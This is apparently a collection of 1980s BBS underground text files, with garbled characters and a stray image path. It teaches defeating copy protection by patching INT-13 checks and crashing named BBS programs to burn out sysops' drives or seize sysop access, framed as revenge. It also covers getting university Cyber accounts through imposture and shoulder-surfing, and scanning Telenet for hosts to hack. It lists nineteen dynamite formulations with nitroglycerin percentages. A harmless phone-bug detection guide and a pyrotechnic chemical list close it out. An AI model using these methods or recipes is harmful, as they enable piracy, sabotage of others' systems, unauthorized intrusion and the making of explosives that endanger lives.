Once you find the INT-13, the hard part for the most part is over. All that is left to do is to fool the computer in to thinking the protection has been found. To find out what the computer is looking for, examine the code right after the INT-13. Look for any branches having to do with the CARRY FLAG or any CMP to the AH register. If a JNE or JC (etc) occurs, then [U]nassembe the address listed with the jump. If it is a CMP then just read on. Here you must decide if the program was looking for a protected track or just a normal track. If it has a CMP AH,0 and it has read in a protected track, it can be assumed that it was looking to see if the program had successfully complete the READ/FORMAT of that track and that the disk had been copied thus JMPing back to DOS (usually). If this is the case, Just NOP the bytes for the CMP and the corresponding JMP. If the program just checked for the carry flag to be set, and it isn't, then the program usually assumes that the disk has been copied. Examine the following code

```
    INT 13      <-- Read in the Sector
```

```
     JC 1B00     <-- Protection found
     INT 19      <-- Reboot
1B00  (rest of program)
```

The program carries out the INT and find an error (the illegaly formatted sector) so the carry flag is set. The computer, at the next instruction, see that the carry flag is set and know that the protection has not been breached. In this case, to fool the computer, just change the "JC 1B00" to a "JMP 1B00" thus defeating the protection scheme.

NOTE: the PROTECTION ROUTINE might be found in more than just 1 part of the program

Handling EXE files

As we all know, Debug can read .EXE files but cannot write them. To get around this, load and go about cracking the program as usual. When the protection scheme has been found and tested, record (use the debug [D]ump command) to save + & - 10 bytes of the code around the INT 13. Exit back to dos and rename the file to a .ZAP (any extension but .EXE will do) and reloading with debug. Search the program for the 20+ bytes surrounding the code and record the address found. Then just load this section and edit it like normal. Save the file and exit back to dos. Rename it back to the .EXE file and it should be cracked. ***NOTE: Sometimes you have to fuck around for a while to make it work.

DISK I/O (INT-13)

This interrupt uses the AH resister to select the function to be used. Here ï73 Šis a chart describing the interrupt.

AH=0 Reset Disk
AH=1 Read the Status of the Disk system in to AL

AL	Error
00	- Successful
01	- Bad command given to INT
*02	- Address mark not found
03	- write attempted on write prot
*04	- request sector not found
08	- DMA overrun
09	- attempt to cross DMA boundary
*10	- bad CRC on disk read
20	- controller has failed
40	- seek operation failed
80	- attachment failed

(* denotes most used in copy protection)
AH=2 Read Sectors

input
DL = Drive number (0-3)
DH = Head number (0or1)
CH = Track number
CL = Sector number
AL = # of sectors to read

ES:BX = load address
output
AH =error number (see above)
[Carry Flag Set]
AL = # of sectors read

AH=3 Write (params. as above)
AH=4 Verify (params. as above -ES:BX)
AH=5 Format (params. as above -CL,AL
ES:BX points to format
Table)

For more information on INT-13 see the IBM Technical Reference Manuals.

Coming Soon

In part II, I will cover CALLs to INT-13 and INT-13 that is located in different overlays of the program

```
**************************************************************************
*                                                                        *
*                    Cracking On the IBMpc                               *
*                         Part  II                                       *
*                                                                        *
**************************************************************************
```

ï73 Š
Introduction

Ok guys, you now passed out of Kopy Klass 101 (dos files) and have this great new game with overlays. How the phuck do I crack this bitch. You scanned the entire .EXE file for the CD 13 and it's nowhere. Where can it be you ask yourself.
In part II, I'll cover cracking Overlays and the use of locksmith in cracking. If you haven't read part I, then I suggest you do so. The 2 files go together.

Looking for Overlays

So, you cant find CD 13 in the .EXE file, well, it can mean 4 things. 1, the .EXE (though it is mostly .COM) file is just a loader for the main file. 2, the .EXE file loads in an overlay. 3, the CD 13 is encrypted &/or hidden in the .EXE file. 4,
your looking at the WRONG PHUCKEN PHILE.

I won't discuss case 1 (or at least no here) because so many UNP files are devoted to PROLOCK and SOFTGUARD, if you can't figure it out with them, your PHUCKEN stupid.

If you have case 3, use the technique in part I and restart from the beg. And if you have case 4, shoot your self.

You know the program uses overlays but don't see and on disk? Try looking at the disk with good old nortons. Any hidden files are probably the overlays. These are the ones we are after. If you still can't find them, use PC-WATCH (this program is a must!!! for all crackists. Traps ALL interrupts).

Using PC-Watch to Find Overlays

Start up PC-Watch and EXCLUDE everything in the left col. Search the right col. until you find DOS21 - OpnFile and select it. Now run the program to be cracked. Play the game until the protection is checked. Examine you pcwatch output to see what file was loaded right before it. This probably is the one holding the check. If not, shit go through all the files.

You Have Found the Overlays

Great, now just crack the overlay as if it was a DOS file. You don't need to worry about .EXE file, debug can write an overlay file. Part I explains the basics of cracking. I suggest that you keep a backup copy of the overlay so if you phuck up, and you will, you can recover quickly. Ah, and you thought cracking with overlays was going to be hard.

Locksmith and Cracking

The copy/disk utility program Locksmith by AlphaLogic is a great tool in cracking. It's analyzing ability is great for determining what and where the protection is.

I find it useful, before I even start cracking, to analyze the protected disk to find and id it's protection. This helps in 2 ways. First, it helps you to know what to do in order to fake out the protection. Second, it helps you to find what the program is looking for.

ï73 Š I suggest that you get locksmith if you don't already have it. Check your local pirate board for the program. I also suggest getting PC-Watch and Norton Utilities 3.1. All of these program have many uses in the cracking world.

How To Crash a Commadore BBS

Part One - How to crash a RAVICS BBS

Try to chat with the sysop. If it starts to say "Attemp #1" and so on, then just hit 'C' >VERY< fast a few hundred times. After it pages the sysop about 30 times it will give an out of memory error in such and such a line.

Part Two - How to crash an IIBBS

This will only work if the sysop is running either an un-modified version of IIBBS, or he has the very first version. Log on as a new user. Log off and then log on again as a new user. Then log off and try to log on again as the SECOND new user you logged in as. In the old version, the BBS dosn't

initialize the drive after writing to the relative file. Therefore, when you try to log in as the second new user, it will try to read past the bad position but will never find it. This will leave his drive spinning until he can come in and reset the system. If it dosn't work the first time try again with two more new users, and so on. The system will just sit there sending a carrier to you. When the drive is left spinning it will heat up the metal frame in inside of the 1541 drive. This will cause the readwwrite head to be knocked out of alignment, costing the sysop a mere $45...

Part 3 - How to crash a 64 Exchange

Go into the download section and start to download a file. When it is ready to send (it should say 'A to abort, B to change block size. Ready to send') then select B and enter '99e99' when it asks for the new block size (99e99 is a number bigger than the computer can accept). This will only work on older versions of 64 Exchange.

Part One - Another Way to Crash IIBBS

Log on and enter the message base. At the prompt enter '99e99'. This will cause an overflow error. If the sysop has a crash handling routine, then use the method in How to Crash C64 BBS's - I and fry his drive. Here is another way. If you log in and it says 'You have mail' or whatever, but it dosn't list who it's from and the date, then go into the e-mail section. Proceed to read your mail. It should say 'No mail found' or whatever. At the prompt, enter 'R' for reply or 'D' for delete. It will delete your mail and cause an Illegal quantity error.

Part Two - How to Crash a RAVICS V9.3

Log on as a new user. When it say it's creating your ID hit a bunch of keys. This will lock up the program and leave his drive spinning.

Part Three - How to Crash Hal BBS 4.6
ï73 Š
Enter 255 for your ID # and 'HAL' for the password. If the sysop has the BASIC version this won't work. But if it does you will now be in the sysop menu. Have fun...

Part Four - How to Crash Ace Line 3.5

Log on and check to see if they are running the version modified by General Zod (it should have his name all over it). If it is just call back about 10 times. Sooner or later it will cause an Out of Memory error.

How to crash GBBS][boards

We all have that one local board around you that you would really like to crash! Maybe the sysop did something really bad to you or something in that nature! Boy he sure would get Mad when he wakes up with both drives burned out, user file is messed up or something like that!

One thing to remember is when you call the board to crash it, I'd use a phoney allias name (even another person you want to get revenge on too!) because they will really get mad about crashing thier board and will really kick some ass when they find out who did it. Just a warning!

1> Lets say the sysops name to the GBBS board is "Butch Jr.". Call the place up and when it asks for your last name, type "Jr.". When it asks for your password, type in what ever you have to type for a new user. Then it should ask for your first name. Just type " Butch" (1 space infront of name). This will automaticly put you into sysop command level and you will be able to delete messages, users, exit the GBBS program and initalize the disks and ect.....Just about anything your little heart wants to do! Modify the board and delete the sysop too! This way for crashing also works when you type in for last name:" Jr." and first name "Butch". It should do the same thing. The one major drawback to this way of crashing is that most GBBS boards have thier oards modified to that you can't do this. They will have it either hang up after you type it in, Display a nasty message for you, or just ask for the last name again. Oh well! No body is perfect!

2> Call the board up and log on as a new user. When it asks for the city/state you live in, type in a few commas like this:
"Tampa,,,,,,,,,,Fla" or ",,,,,,,,,,,,,,,,,,," will do!

You just have to have more than 2 or 3 commas to do the job right. This way should kill the passwords on the user file! <ool!!

3> When you leave a message up on the board, save it, and then it says "Wait" for about 10 seconds. Vry this one: Leave a message on the board and save it and when it says "Wait", Just do a little "esc-h" (to hang up in Ascii Express). That way should be writting the message and when it looses the carrier, it will be off the hook for the night! You can hang up on either "Wait" (after saving message an` after you abort into the main command board.

4> When the GBBS asks for a number like board number or something like that, type in "99E99". This creats and error on the board and might put ï73 Šyou in sysop command level depending on what serial number the GBBS program is. It will do some other things too.

5> When you log on and it asks for your password, type in a negative number like "G-99FFF" or "A-01AAA" or some negative number kinda like that. This should also create an error and might even put you in sysop command level (you can do anything from there! Believe me!) But like I said before, Depending on what type of serial number the program is.

6> Log on as a new user and when it's reading the new user welcome or just any text file, type "Cntl-s Cntl-p :" and that should make a fatal error on his part and put you proptly into basic or machine language with dos loaded and you can work from there!

7> New user reading welcome message and type "Cntl-s Cntl-p *" and that will bomb the board out also.

8> New user reading welcome message and type "Cntl-s Cntl-p" and start pounding on the keyboard! That sould fill the buffer up and make a fatal error and put you into machine language or basic. Work from there!

9> New user reading welcome message and type "Cntl-s" and hold repeat and "Cntl-p" down and that will also bomb the buffer too and put

you into machine or basic language.

Hacking Control Data Corporation's Cyber

This article will cover getting into and using NOS (Networking Operating System) version 2.5.2 running on a Cyber 730 computer. Cybers generally run this operating system so I will just refer to this environment as Cyber. Also, Cyber is a slow and outdated operating system that is primarily used only for college campuses for running compilers. First off after you have scanned a bunch of carriers you will need to know how Cyber identifies itself. It goes like this:

```
WELCOME TO THE NOS SOFTWARE SYSTEM.
COPYRIGHT CONTROL DATA 1978, 1987.

88/02/16. 02.36.53. N265100
CSUS CYBER 170-730.                NOS 2.5.2-678/3.
FAMILY:
```

You would normally just hit return at the family prompt. Next prompt is:

```
USER NAME:
```

User names are in the format abcdxxx where a is the location of where the account is being used from (A-Z). the b is a grouping specifying privileges and limits for the account- usually A-G -where A is the lowest access. Some examples of how they would be used in a college system:

A = lowest access - class accounts for students
B = slightly higher than A (for students working on large projects)
C = Much higher limits, these accounts are usually not too hard to get
ï73 Š and they will normally last a long time! Lab assistants use these.
D = Instructors, Lecturers, Professors.. etc..
E = same... (very hard to get these!)

The C and D positions are usually constant according to the groupings. For example, a class would have accounts ranging from NADRAAA-AZZ
^^^ ^^^
These can also be digits

There are also special operator accounts which start with digits instead of numbers. (ie 7ETPDOC) These accounts can run programs such as the monitor which can observe any tty connected to the system...

The next prompt will be for the password, student account passwords cannot be changed and are 7 random letters by default, other account passwords can be changed. You get 3 tries until you are logged out. It is very difficult if not impossible to use a brute force hacker or try to guess someones account.. so how do you get on? Here's one easy way...
Go down to your local college (make sure they have a cyber computer!) then just buy a class catalog (they only cost around 50 cents) or you could look, borrow, steal someone else's... then find a pascal or fortran class that fits your schedule! You will only have to attend the class 3 or 4 times max. Once you get there you should have no trouble, but if the instructor asks you questions about why you are not on the roll,

just tell him that you are auditing the class (taking it without enrolling so it won't affect your GPA). The instructor will usually pass out accounts on the 3rd or 4th day of class.. this method also works well with just about any system they have on campus! Another way to get accounts is to go down to the computer lab and start snooping! Look over someones shoulder while they type in their password, or look thru someones papers while they're in the bathroom, or look thru the assistants desk while he is helping someone... (I have acquired accounts both ways, and the first way is a lot easier with less hassles) Also, you can use commas instead of returns when entering user name and password.
Example: at the family prompt, you could type ,nadrajf,dsfgkcd
or at the user name prompt nadrajf,dsfgkcd

After you enter your info, the system will respond with:

JSN: APXV, NAMIAF
/

The 'APXV, NAMIAF' could be different depending on what job you were attached to. The help program looks a lot neat if you have vt100 emulation, if you do, type [screen,vt100] (don't type the brackets! from now on, all commands I refer to will be enclosed in brackets)
Then type help for an extensive tutorial or a list of commands.
Your best bet at this point is to buy a quick reference guide at the campus because I am only going to describe the most useful commands.
The / means you are in the batch subsystem, there are usually 6 or 7 other subsystems like basic, fortran, etc... return to batch mode by typing [batch].

Some useful commands:

ï73 Š CATLIST - will show permanent files in your directory.
ENQUIRE,F - displays temporary files in your workspace.
LIMITS - displays your privileges.
INFO - get more online help.
R - re-execute last command.
GET,fn - loads fn into the local file area.
CHANGE - certain specs on a file.
PERMIT - allow other users to use one of your files.
REWIND,* - rewinds all your local files.
NEW,fn - creates new file.
PURGE - deletes files.
LIST,F=fn - list file.
UPROC - create an auto-execute procedure file.
MAIL - send/receive private mail.
BYE - logoff.

Use the [helpme,cmd] command for the exact syntax and parameters of these commands. There are also several machine specific 'application' programs such as pascal, fortran, spitbol, millions of others that you can look up with the INFO command... there are also the text editors; edit, xedit, and fse (full screen editor). Xedit is the easiest to use if you are not at a Telray 1061 terminal and it has full documentation. Simply type [xedit,fn] to edit the file 'fn'.

Special control characters used with Cyber:

Control S and Control Q work normally, the terminate character is

Control T followed by a carriage return. If you wanted to break out of an auto-execute login program, you would have to hit ^T C/R very fast and repetitively in order to break into the batch subsystem. Control Z is used to set environment variables and execute special low level commands, example: [^Z TM C/R] this will terminate your connection...

So now you're thinking, what the hell is Cyber good for? Well, they won't have any phone company records, and you can't get credit information from one, and I am not going to tell you how to crash it since crashing systems is a sin. There are uses for a cyber though, one handy use is to set up a chat system, as there are normally 30-40 lines going into a large university cyber system. I have the source for a chat program called the communicator that I will be releasing soon. Another use is some kind of underground information exchange that people frequently set up on other systems, this can easily be done with Cyber.

Procedure files:

A procedure file is similiar to a batch file for MS-DOS, and a shell script for UNIX. You can make a procedure file auto-execute by using the UPROC command like [uproc,auto] will make the file 'auto', auto execute. There is also a special procedure file called the procfile in which any procedure may be accessed by simply a - in front of it. If your procfile read:

```
.proc,cn.
.*  sample procedure
$catlist/un=7etpdoc.
$exit.
```

ï73 Š Then you could simply type -cn and the / prompt and it would execute the catlist command. Now back to uprocs, you could easily write a whole BBS in a procedure file or say you wanted to run a chat system and you did not want people to change the password on your account, you could do this:

```
.proc,chat,
PW"Password: "=(*A).
$ife,PW="cyber",yes.
  $chat.
  $revert.
  $bye.
$else,yes.
  $note./Wrong password, try again/.
  $revert.
  $bye.
$endif,yes.
```

This procedure will ask the user for a password and if he doesn't type "cyber" he will be logged off. If he does get it right then he will be dumped into the chat program and as soon as he exits the chat program, he will be logged off. This way, the user cannot get into the batch subsystem and change your password or otherwise screw around with the account. The following is a listing of the procfil that I use on my local system, it has a lot of handy utilities and examples...

```
.PROC,B.
.******BYE******
$DAYFILE.
$NOTE.//////////////////////////
$ASCII.
$BYE.
$REVERT,NOLIST.
#EOR
.PROC,TIME.
.******GIVES DAY AND TIME******
$NOTE./THE CURRENT DAY AND TIME IS/
$FIND,CLOCK./
$REVERT,NOLIST.
#EOR
.PROC,SIGN*I,IN.
.******SIGN PRINT UTILITY******.
$GET,IN.
$FIND,SIGN,#I=IN,#L=OUT.
$NOTE./TO PRINT, TYPE:   PRINT,OUT,CC,RPS=??/
$REVERT,NOLIST.
#EOR
.PROC,TA.
.******TALK******
$SACFIND,AID,COMM.
$REVERT,NOLIST.
#EOR
.PROC,DIR,UN=,FILE=.
.******DIRECTORY LISTING OF PERMANENT FILES******
$GET(ZZZZDIR=CAT/#UN=1GTL0CL)
ZZZZDIR(FILE,#UN=UN)
$RETURN(ZZZZDIR)
$REVERT,NOLIST.
#EOR
.PROC,Z19.
.******SET SCREEN TO Z19******
$SCREEN,Z19.
$NOTE./SCREEN,Z19.
$REVERT,NOLIST.
#EOR
.PROC,VT.
.******SET SCREEN TO VT100******
$SCREEN,VT100.
$NOTE./SCREEN,VT100.
ï73  Š$REVERT,NOLIST
#EOR
.PROC,SC.
.******SET SCREEN TO T10******
$SCREEN,T10.
$NOTE./SCREEN,T10.
$REVERT,NOLIST
#EOR
.PROC,C.
.******CATLIST******
$CATLIST.
```

```
$REVERT,NOLIST.
#EOR
.PROC,CA.
.******CATLIST,LO=F******
$CATLIST,LO=F.
$REVERT,NOLIST.
#EOR
.PROC,MT.
.******BBS******
$SACFIND,AID,MTAB.
$REVERT,NOLIST.
#EOR
.PROC,LI,FILE=.
.******LIST FILE******
$GET,FILE.
$ASCII.
$COPY(FILE)
$REVERT.
$EXIT.
$CSET(NORMAL)
$REVERT,NOLIST. WHERE IS THAT FILE??
#EOR
.PROC,LOCAL.
.******DIRECTORY OF LOCAL FILES******
$RETURN(PROCLIB,YYYYBAD,YYYYPRC)
$GET(QQQFILE=ENQF/UN=1GTL0CL)
QQQFILE.
$REVERT,NOLIST.
$EXIT.
$REVERT. FILES ERROR
#EOR
.PROC,RL.
.******RAISE LIMITS******
$SETASL(*)
$SETJSL(*)
$SETTL(*)
$CSET(ASCII)
$NOTE./ Limits now at max validated levels.
$CSET(NORMAL)
$REVERT,NOLIST.
#EOR
.PROC,CL.
.******CLEAR******
$CLEAR,*.
$CSET(ASCII)
$NOTE./LOCAL FILE AREA CLEARED
$REVERT,NOLIST.
#EOR
.PROC,P,FILE=THING,LST=LIST.
.*************************************************************
$CLEAR.
$GET(FILE)
$PASCAL4,FILE,LST.
$REVERT.
$EXIT.
$REWIND,*.
$CSET(ASCII)
$COPY(LIST)
```

```
$CSET(NORMAL)
$REVERT,NOLIST.
#EOR
.PROC,RE.
.******REWIND******
$REWIND,*.
ï73  Š$CSET(ASCII)
$NOTE./REWOUND.
$REVERT,NOLIST.
#EOR
.PROC,FOR,FILE,LST=LIST.
.*****************************************************************
$CLEAR.
$GET(FILE)
$FTN5,I=FILE,L=LST.
$REPLACE(LST=L)
$CSET(ASCII)
$REVERT. Fortran Compiled
$EXIT.
$REWIND,*.
$COPY(LST)
$REVERT. That's all folks.
#EOR
.PROC,WAR.
.******WARBLES******
$SACFIND,AID,WAR.
$REVERT,NOLIST.
#EOR
.PROC,M.
.******MAIL/CHECK******
$MAIL/CHECK.
$REVERT,NOLIST.
#EOR
.PROC,MA.
.******ENTER MAIL******
$MAIL.
$REVERT,NOLIST.
#EOR
.PROC,HE,FILE=SUMPROC,UN=.
.******HELP FILE******
$GET,FILE/#UN=UN.
$COPY(FILE)
$REVERT.
$EXIT.
$REVERT,NOLIST.
#EOR
.PROC,DYNAMO.
.******WHO KNOWS??******
$GET,DYNMEXP/UN=7ETPDOC.
$SKIPR,DYNMEXP.
$COPYBR,DYNMEXP,GO.
$FIND,DYNAMO,GO.
$REVERT,NOLIST.
#EOR
#EOR
#EOI
```

The Basics of TELENET
Part I

This Bulletin is the first in a series to cover the general procedures of the major data networks:

Telenet
Tymnet
Autonet
Arpanet
[More to be added]

BACKGROUND

ï73 Š ----------

Telenet connects many large computers to itself through dedicated telephone lines, each of these 'host computers' is assigned a node address(ie.:NPAxx). Telenet is an international data network, connecting to computers around the world.See the International telenet bulletin for more on this.

CONNECTING

Telenet is probably the most 'user friendly' network of the four listed. A normal logon looks like this: [NPA=Area code,xx=node address] You hit <CR> <CR> [2 Returns] Telenet respnds with:TELENET NPAxx

TERMINAL=(Here you type your terminal identifier) (See the bulletin section for the list)

@

The '@' is Telenet's promt to you to go ahead.

Things to do on telenet

To connect to a node type:

@C NPAxx

Telenet will atempt to connect to the computer at the node given.
A few of the things that Telenet will say are:

NPAxx CONNECTED (You are connected to a computer)
ILLEGAL ADDRESS (Not a working node)
NPAxx NOT REACHABLE (The computer at that node is 'DOWN')
NPAxx REFUSED COLLECT CONNECTION(Needs a paid ID [More later]
NPAxx REJECTING (Computer is 'UP' but not available)
NPAxx NOT RESPONDING (The computer at that node is 'DOWN')

These are most of the things that Telenet will tell you

MORE THINGS TO DO

Typing an @ while in a host computer will return you to Telenet You will

still be connected to the other computer, you may: D (to disconnect from that computer) or TAPE (Unknown, possibly records your actions so that) (you may look at them later)

If you type either of the above, while not connected to a node telenet will respond with NOT CONNECTED

MISC.

RESET (Returns Telenet to the beggining,you must start again (with the <CR><CR>)

SET (Unknown)

MAIL (To connect to GTE Telemail) It will ask for User? and Password?

ï73 Š

NOTES

In addition to the normal area codes in NPAxx there are also other NPA's used in Telenet, 909 and 311, for instance.

Telenet hangs up after three disconnections from host computers, this unfortunately is quite a PAIN in the ___ There is no way to get around this as far as I can tell.

The ID command in Telenet is to Identify users to the host computers. You must type ID (your ID#) (your password). If you just type ID, telenet will tell you that your ID is cleared, which means nothing. To recieve a paid user ID on telenet call them at: Telenet customer service:800-336-0437 800-572-0408(In Virginia)

HACKING


Telenet is very convinient for hackers as it connects many computers to your terminal, without having to find and dial many numbers. Start your Telehacking by picking an areacode and then trying all the nodes in that NPA. You will no doubt find many interesting computers 'to work on'.

Here are instructions for using TELENET. There are some very basic things, which most people already know, and some other things, which even the most dedicated hackers have probably never even heard of. This includes things such as international access, etc. Well, have fun.

THE TELENET CONNECTION
INTERNATIONAL ADDRESSING/INTERNATIONAL ACCESS PROCEDURES

I. TELENET INTERNATIONAL ADDRESS FORMAT

---------- Data Network
| Identification Code (DNIC)
|



ï73 Š

Example: Telenet International

Telenet	International
212 141	3110 21200141
909 84	3110 90900084

II. ACCESS TO OVERSEAS PUBLIC DATA NETWORKS

1. Turn on the terminal and coupler.
2. Dial the nearest Telenet access number (See Telenet Public Dial listing). When you hear a high-pitched tone, place the telephone receiver in the coupler.

   For Data Sets (Bell 103 or 113 type), depress the data button.

3. Type Two carriage returns (CR).
4. Telenet will give you a port identification number and ask you to identify your terminal type in the two or four character id for your terminal followed by a carriage return (CR) or type carriage return (CR).

   (EX.) TELENET
   202 DL9
   TERMINAL = AJ63(CR)

5. After Telenet prompts with a '@' type 'ID', skip a space (SP) and type your password followed by a carriage return. (Contact your GTE Telenet Representative to obtain a required caller paid ID.)

   (EX.) @ID(SP);INTL(CR)

   Type in your password.

   (EX.) PASSWORD = 123456(CR)

6. After Telenet prompts with an @, type a C. skip a space and type the network address of the computer you wish to access, followed by a carriage return (CR).

   (EX.) @C(SP)023411234567890(CR)

Note: Your International address will follow a format such as:

020801234567890 for France/Transpac
023421234567890 for United Kingdom/British Telecom
026241234567890 for Germany/Datex-P

7. Telenet will respond with a connection message. You are now ready to begin your conversation with the host computer.

(EX.) (ADDRESS)CONNECTED

ï73 Š8. To disconnect from your computer, log off as usual. Telenet will send you a disconnected message.

(EX.) (ADDRESS)DISCONNECTED

Hang up to disconnect from Telenet.

(CR) = Carriage return
(SP) = Space

Dynamite

Dynamite is nothing more than just nitroglycerin and a stablizing agent to make it much safer to use. For the sake of saving time, I will abbreviate nitroglycerin with a plain NG. The numbers are percentages, be sure to mix these carefully and be sure to use the exact amounts. These percentages are in weight ratio, not volume.

no.	ingredients	amount
#1	NG	32
	sodium nitrate	28
	woodmeal	10
	ammonium oxalate	29
	guncotten	1
#2	NG	24
	potassium nitrate	9
	sodium nitate	56
	woodmeal	9
	ammonium oxalate	2
#3	NG	35.5
	potassium nitrate	44.5
	woodmeal	6
	guncotton	2.5
	vaseline	5.5
	powdered charcoal	6
#4	NG	25
	potassium nitrate	26
	woodmeal	34

barium nitrate 5
starch 10

#5 NG 57
potassium nitrate 19
woodmeal 9
ammonium oxalate 12
guncotton 3

#6 NG 18
sodium nitrate 70
ï73 Š woodmeal 5.5
potassium chloride 4.5
chalk 2

#7 NG 26
woodmeal 40
barium nitrate 32
sodium carbonate 2

#8 NG 44
woodmeal 12
anhydrous sodium sulfate 44

#9 NG 24
potassium nitrate 32.5
woodmeal 33.5
ammonium oxalate 10

#10 NG 26
potassium nitrate 33
woodmeal 41

#11 NG 15
sodium nitrate 62.9
woodmeal 21.2
sodium carbonate .9

#12 NG 35
sodium nitrate 27
woodmeal 10
ammonium oxalate 1

#13 NG 32
potassium nitrate 27
woodmeal 10
ammonium oxalate 30
guncotton 1

#14 NG 33
woodmeal 10.3
ammonium oxalate 29
guncotton .7
potassium perchloride 27

#15 NG 40
sodium nitrate 45

woodmeal 15

#16 NG 47
starch 50
guncotton 3

#17 NG 30
sodium nitrate 22.3
woodmeal 40.5
ï73 Š potassium chloride 7.2

#18 NG 50
sodium nitrate 32.6
woodmeal 17
ammonium oxalate .4

#19 NG 23
potassium nitrate 27.5
woodmeal 37
ammonium oxalate 8
barium nitrate 4
calcium carbonate .5

BUG DETECTION ON HOME PHONES

FIRST OF ALL TO TEST FOR BUGS, YOU NEED A VOM (MULTIMETER) THE HIGHER THE IMPEDANCE THE BETTER (A DIGITAL WITH FET CIRCUITRY OR A VACUUM TUBE VOLT METER IS THE BEST).

FIRST DISCONNECT THE PHONE LINE(S) AT BOTH ENDS. UNDO THE PHONE INSTRUMENT AND HOOK IT UP TO THE ENTRY POINT OF THE PHONE LINE FROM THE OUTSIDE WORLD (MA BELL DOES NOT LIKE YOU CUT HER OFF COMPLETELY.) THE SCHEME IS THE PHYSICALLY ISOLATE YOUR HOUSE, APARTMENT, ETC. FROM THE OUTSIDE WORLD. BUT BEFORE YOU DO THIS MEASURE THE LINE VOLTAGE (IT SHOULD BE APPROXIMATELY 48 VOLTS).

NOW WITH THE WIRES DISCONNECTED AT BOTH ENDS, SET YOUR RESISTANCE SCALE TO A HIGH READING AND MEASURE THE RESISTANCE OF THE PHONE LINE, IT SHOULD BE VERY HIGH ON THE ORDER OF MILLION OHMS OR MORE, THIS IS THE NORMAL CONDITION, SINCE YOU ARE MEASURING THE RESISTANCE OF AN OPEN CIRCUIT. IF IT IS MUCH LESS, SAY 50-100KOHMS THEN YOU A DEVICE ON THE LINE THAT DOES NOT BELONG THERE, PROBABLY A PARALLEL BUG.

NOW TWIST THE END OF THE DISCONNECTED WIRE AND GO TO THE OTHER END AND MEASURE THE RESISTANCE OF THIS. THIS RESISTANCE SHOULD BE ABOUT ONE OHM OR TWO AT THE MOST IN A BIG HOUSE WITH A LOT OF PHONES. IF IT IS MORE, THEN YOU PROBABLY HAVE A SERIES BUG.

IF IN THE FIRST CASE, TAKING PARALLEL MEASUREMENTS USING A METER (NOT LEDLLCD) AND YOU NOTICE A "KICK" IN THE NEEDLE, YOU PROBABLY HAVE A LINE TAP.

NOW IF YOU ALSO MAKE A MEASUREMENT WITH THE WIRE END TWISTED TOGETHER AND YOU NOTICE THE RESISTANCE READS ABOUT 1-2KOHMS, THEN YOU MAY HAVE A DROP-OUT RELAY. A DROP-OUT RELAY IS A RELAY THAT SENSES A PHONE GOING OFF HOOK, AND SIGNALS A TAPE RECORDER TO START RECORDING.

ANOTHER TEST TO DO WITH THE PHONES STILL HOOKED UP TO THE OUTSIDE WORLD, ON HOOK VOLTAGE IS ABOUT 48 VOLTS AND OFF HOOK IS ABOUT 6-10 VOLTS. ANY OTHER CONDITIONS MAY MEAN TELEPHONE SURVEILLANCE.

IF YOU USE A WIDE RANGE AUDIO FREQUENCY GENERATOR AND CALL YOUR HOUSE, APARTMENT, ETC. FROM ANOTHER PHONE AND SWEEP UP AND DOWN THE SPECTRUM, AND YOU ï73 ŠNOTICE THE PHONE ANSWERS ITSELF SOMEWHERE IN THE SWEEP YOU PROBABLY HAVE AN INFINITY TRANSMITTER ON YOUR LINE.

Stars, Flares, and Color Mixtures

We will be using the following materials this time. Get familiar with them. Some can be highly dangerous.

Aluminum Dust (and powder) Al

An element used for brilliancy in the fine powder form. It can be purchased as a fine silvery or gray powder. All grades from technical to superpure (99.9%) can be used. It is dangerous to inhale the dust. The dust is also flammable, by itself. In coarser forms, like powder, it is less dangerous.

Antimony Sulfide Sb_2S_3

Also known as "Black" Antimony Sulfide. (There is also a "Red" form, which is useless to us.) This is used to sharpen the report of firecrackers, salutes, etc, or to add color to a fire. The technical, black, powder is suitable. Avoid contact with the skin. Dermatitis or worse will be the result.

Barium Chlorate $Ba(ClO_3)_2 * H_2O$

Available as a white powder. It is poisonous, as are all Barium salts. It is used both as an oxidizer and color imparter. It is as powerful as Potassium Chlorate and should be handled with the same care. Melting point is 414 degrees.

Barium Nitrate $Ba(NO_3)_2$

Poisonous. Used as an oxidizer and colorizer. The uses and precautions are the same as with a mixture containing Potassium Nitrate.

Charcoal C

A form of the element carbon. Used in fireworks and explosives as a reducing agent. It can be purchased as a dust on up to a coarse powder. Use dust form, unless otherwise specified. The softwood variety is best, and it should be black, not brown.

Copper Acetoarsenite $(CuO)_3As_2O_3Cu(C_2H_3O_2)_2$

The popular name for this is Paris Green. It is also called King's Green or Vienna Green. It has been used as an insecticide, and is available as a technical grade, poisonous, emerald green powder. It is used in fireworks to add color. Careful with this stuff. It contains arsenic.

Copper Chloride $CuCl_2$

A color imparter. As with all copper salts, this is poisonous.

ï73 Š

Copper Sulfate $CuSO_4 * 5H_2O$

Known as Blue Vitriol, this poisonous compound is available as blue crystals or blue powder. Can be purchased in some drugstores and some agricultural supply stores. Used as a colorizer.

Dextrine

This can be purchased as a white or yellow powder. It is a good cheap glue for binding cases and stars in fireworks.

Lampblack C

This is another form of the element carbon. It is a very finely powdered black dust (soot, actually) resulting from the burning of crude oils. It is used for special effects in fireworks.

Lead Chloride $PbCl_3$

Available as a white, crystalline, poisonous powder, which melts at 501 degrees. As with all lead salts, it is not only poisonous, but the poison accumulates in the body, so a lot of small, otherwise harmless doses can be as bad as one large dose.

Mercurous Chloride HgCl

Also known as calomel or Mercury Monochloride. This powder will brighten an otherwise dull colored mixture. Sometimes it is replaced by Hexachlorobenzene for the same purpose. This is non poisonous ONLY if it is 100% pure. Never confuse this chemical with Mercuric Chloride, which is poisonous in any purity.

Potassium Chlorate $KClO_3$

